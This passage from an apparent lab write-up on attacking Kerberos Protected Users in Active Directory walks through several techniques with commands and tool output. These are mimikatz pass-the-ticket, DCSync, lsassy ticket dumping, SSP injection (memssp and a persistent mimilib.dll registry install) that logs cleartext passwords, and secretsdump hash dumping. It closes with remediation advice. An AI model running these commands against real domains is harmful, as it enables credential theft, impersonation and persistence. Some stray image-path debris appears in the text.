mimikatz # kerberos::ptt [0;40fa8c]-2-0-00e10000-bhope@krbtgt-OFFSECDEER.LOC.kirbi

* File: '[0;40fa8c]-2-0-00e10000-bhope@krbtgt-OFFSECDEER.LOC.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 07/05/2024 10:07:47 ; 07/05/2024 14:07:47 ; 07/05/2024 14:07:47
   Server Name       : krbtgt/OFFSECDEER.LOC @ OFFSECDEER.LOC
   Client Name       : bhope @ OFFSECDEER.LOC
   Flags 00e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;

mimikatz #
```

To prove we can now impersonate the protected user `bhope` we can do a DCSync to obtain the credentials of user `mwell`, even though we are technically authenticated as this host's local administrator:

Press enter or click to view image in full size




Due to the Protected Users restrictions the TGT we stole will only be valid for four hours after the emission date, so for longer term access we would need to use a persistence technique. Or, if the user is enabled, we can DCSync the default Administrator's NT hash and exploit the fact that by default RC4 authentication will still work, this way we aren't tied down to the TGT expiration date anymore.

If we want to do the pass-the-ticket attack from Linux we can use lsassy, passing the `-K` parameter to select a directory where the kerberos tickets will be dumped:

```
lsassy -u administrator -p 'MegaPassword!2' -m procdump_embedded 192.168.0.95 --users -K tickets/
```


Press enter or click to view image in full size



Because tickets are saved in .kirbi format we need to convert them to .ccache before we can use them with other tools:

```
ticketConverter.py
tickets/TGT_OFFSECDEER.LOC_bhope_krbtgt_OFFSECDEER.LOC_b7bae93a.kirbi bhope.ccache
```

Press enter or click to view image in full size




SSP Injection

Security Support Providers are DLL files loaded inside the LSASS process memory at boot to add support for different authentication protocols. Windows already comes with a few default SSP, like MSV1.0 for NTLM authentication, WDigest for Windows digest authentication with HTTP, and SChannel for TLS authentication, but developers can write their own SSP for custom authentication schemes too.

Mimikatz comes with its own malicious SSP, which can be installed on a compromised host to record the clear-text passwords of every user that logs on the device: this is useful if we have compromised a machine we know is used by a Protected User but there isn't an active session yet.

To install the SSP we can either modify the Windows registry and reboot the host or inject it into memory without requiring a reboot, however the SSP will be loaded back into memory after a reboot only if it has been added through the registry. To inject the SSP we use mimikatz:


```
privilege::debug
misc::memssp
```



This method will store captured credentials in System32 in a file called `mimilsa.log`, but trying it in my lab it repeatedly caused a Windows Server 2016 VM to crash, so beware when considering the SSP injection!

Alternatively we can install the SSP long term, mimikatz comes with a DLL called mimilib.dll which can be registered as an SSP by editing the register, we copy the file to `C:\Windows\System32` and add the DLL name to the `Security Packages` key found at `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages\` or `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\OSConfig\Security Packages\` (either one appears to work):

Press enter or click to view image in full size




If you're working from command line make sure you first query the key to obtain the current values and then set the new value as the current SSPs with mimilib added at the end:

```
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
```

With this method the SSP remains in memory even after a reboot and it didn't cause my machine to crash, it does however need to be removed manually when we are done with it and it will only be loaded after a reboot.

When using mimilib.dll the captured clear-text credentials will be stored by default in a `kiwissp.log` file in the same folder as the DLL:

Press enter or click to view image in full size



With the clear text password we can obtain a kerberos ticket for the user:

Press enter or click to view image in full size

Impacket tools can also use kerberos authentication without a pre-existing ticket, when we have a clear-text password or one of the kerberos keys we just specifiy `-k`, in the following

image we see that not using this flag results in NTLM authentication, which gets blocked, but with `-k` we are able to login:

Press enter or click to view image in full size

```
┌──(giulio㉿giulioKali2024)-[~/2022]
└─$ secretsdump.py offsecdeer.loc/bhope:'AAAAaaaa!1'@dc2022
Impacket v0.12.0.dev1+20240429.94657.af62accb - Copyright 2023 Fortra

[-] RemoteOperations failed: SMB SessionError: code: 0xc000006e - STATUS_ACCOUNT_RESTRICTION
ication (such as time-of-day restrictions).
[*] Cleaning up...

┌──(giulio㉿giulioKali2024)-[~/2022]
└─$ secretsdump.py offsecdeer.loc/bhope:'AAAAaaaa!1'@dc2022 -k
Impacket v0.12.0.dev1+20240429.94657.af62accb - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Target system bootKey: 0x7220b4f63fcdaff8ca0efa9dcefab17c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6f3b812963e20e6041a2499f4455b26b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We could also RDP on other hosts if we wish, in this case keep in mind we need to specify the host's name instead of its IP address, because when connecting to an IP address the default authentication protocol is NTLM, but kerberos is used for domain names:

Remediation

To fully disable RC4 for the RID 500 user set its `msDS-SupportedEncryptionTypes` attribute to 24 to force the use of AES128 or AES256, the default value is 0 and it means any algorithm can be used, you should also enable the UAC option "Account is sensitive and cannot be delegated" to prevent the use of this account for delegation abuse, or even better disable this account entirely if unused.

Members of `Protected Users` should be seen as privileged assets that need to be used only when strictly necessary and which shouldn't be used to log on hosts also used by unprivileged users, authentication policies and authentication silos or privileged access workstations (PAW) are two ways to ensure correct usage of these accounts.